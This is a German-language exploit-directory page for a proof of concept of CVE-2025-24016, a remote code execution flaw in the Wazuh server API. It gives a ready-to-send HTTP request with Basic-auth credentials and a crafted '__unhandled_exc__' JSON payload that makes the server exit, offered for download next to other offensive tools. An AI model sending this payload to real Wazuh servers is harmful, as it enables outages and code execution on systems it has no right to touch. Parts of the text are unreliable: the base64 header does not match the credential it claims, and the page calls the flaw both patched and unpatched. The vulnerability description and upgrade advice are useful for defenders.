
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-24016 — CVE-2025-24016: RCE im Wazuh-Server! Remote-Codeausführung | Kitploit

Tools/GitHubGitHub/glostarrx1/cve-2025-24016
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubglostarrx1/cve-2025-24016

CVE-2025-24016

CVE-2025-24016: RCE im Wazuh-Server! Remote-Codeausführung

Repository anzeigen
1623vor 1 JahrNoch nicht geprüft
Webseite

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    403
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    263

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Wazuh - Ausführung von entferntem Code (RCE) - PoC

Schwachstellenübersicht

Dieses Repository demonstriert die Schwachstelle zur Ausführung von entferntem Code (RCE) im Wazuh-Server, die durch eine unsichere Deserialisierung im wazuh-manager-Paket eingeführt wurde. Die Schwachstelle ermöglicht es entfernten Angreifern mit API-Zugriff (kompromittiertes Dashboard, Wazuh-Server im Cluster oder bestimmte Konfigurationen mit kompromittierten Agents), beliebigen Code auf dem Server auszuführen.

Betroffene Versionen

  • wazuh-manager Version >= 4.4.0
  • Gepatcht in Version >= 4.9.1

Beschreibung

Die Schwachstelle tritt in der Wazuh-API auf, wo Parameter im DistributedAPI als JSON serialisiert und mit as_wazuh_object in der Datei framework/wazuh/core/cluster/common.py deserialisiert werden. Ein Angreifer kann diese Schwachstelle ausnutzen, indem er ein unsanitized Dictionary in DAPI-Anfragen injiziert, was zur Auswertung von beliebigem Python-Code führen kann.

Das RCE kann über den run_as-Endpunkt ausgelöst werden, der es dem Angreifer ermöglicht, das auth_context-Argument zu kontrollieren. Durch das Erstellen einer böswilligen Anfrage kann beliebiger Code auf dem Master-Server ausgeführt werden.

Proof of Concept

Um diese Schwachstelle über die Server-API auszulösen, befolgen Sie die untenstehenden Schritte.


PoC Burp Suite Request

  1. Burp Suite Request zur Auslösung der Schwachstelle:
POST /security/user/authenticate/run_as HTTP/1.1
Host: target.com:55000
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.183 Safari/537.36
Accept: application/json
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Authorization: Basic d2F6dXcta3dpTUltUzNjcjM3UDA1MHItOg==  # Base64-encoded "wazuh-wui:MyS3cr37P450r.*-"
Content-Type: application/json
Content-Length: 83

{
  "__unhandled_exc__": {
    "__class__": "exit",
    "__args__": []
  }
}

Lösungsbild

  1. Erklärung der Anfrage:
  • Authorization-Header: Dies ist die base64-codierte Autorisierung (wazuh-wui:MyS3cr37P450r.*-).
  • Payload: Die schädliche Nutzlast enthält die unsanitized Exception __unhandled_exc__, die die Ausführung von beliebigem Python-Code auslöst (hier exit).

Auswirkungen

  • Remote Code Execution (RCE): Diese Schwachstelle erlaubt Angreifern, beliebigen Code auf dem Wazuh-Server auszuführen, und betrifft Versionen >= 4.4.0 bis 4.9.0 (noch nicht gepatcht).
  • Potenzielle Denial-of-Service: In diesem PoC wird die exit-Funktion ausgelöst, die zum Herunterfahren des Wazuh-Servers führt.

Gegenmaßnahmen

Um Ihre Systeme zu schützen, aktualisieren Sie auf Wazuh Version >= 4.9.1, in der dieses Problem behoben ist.


Tool herunterladen




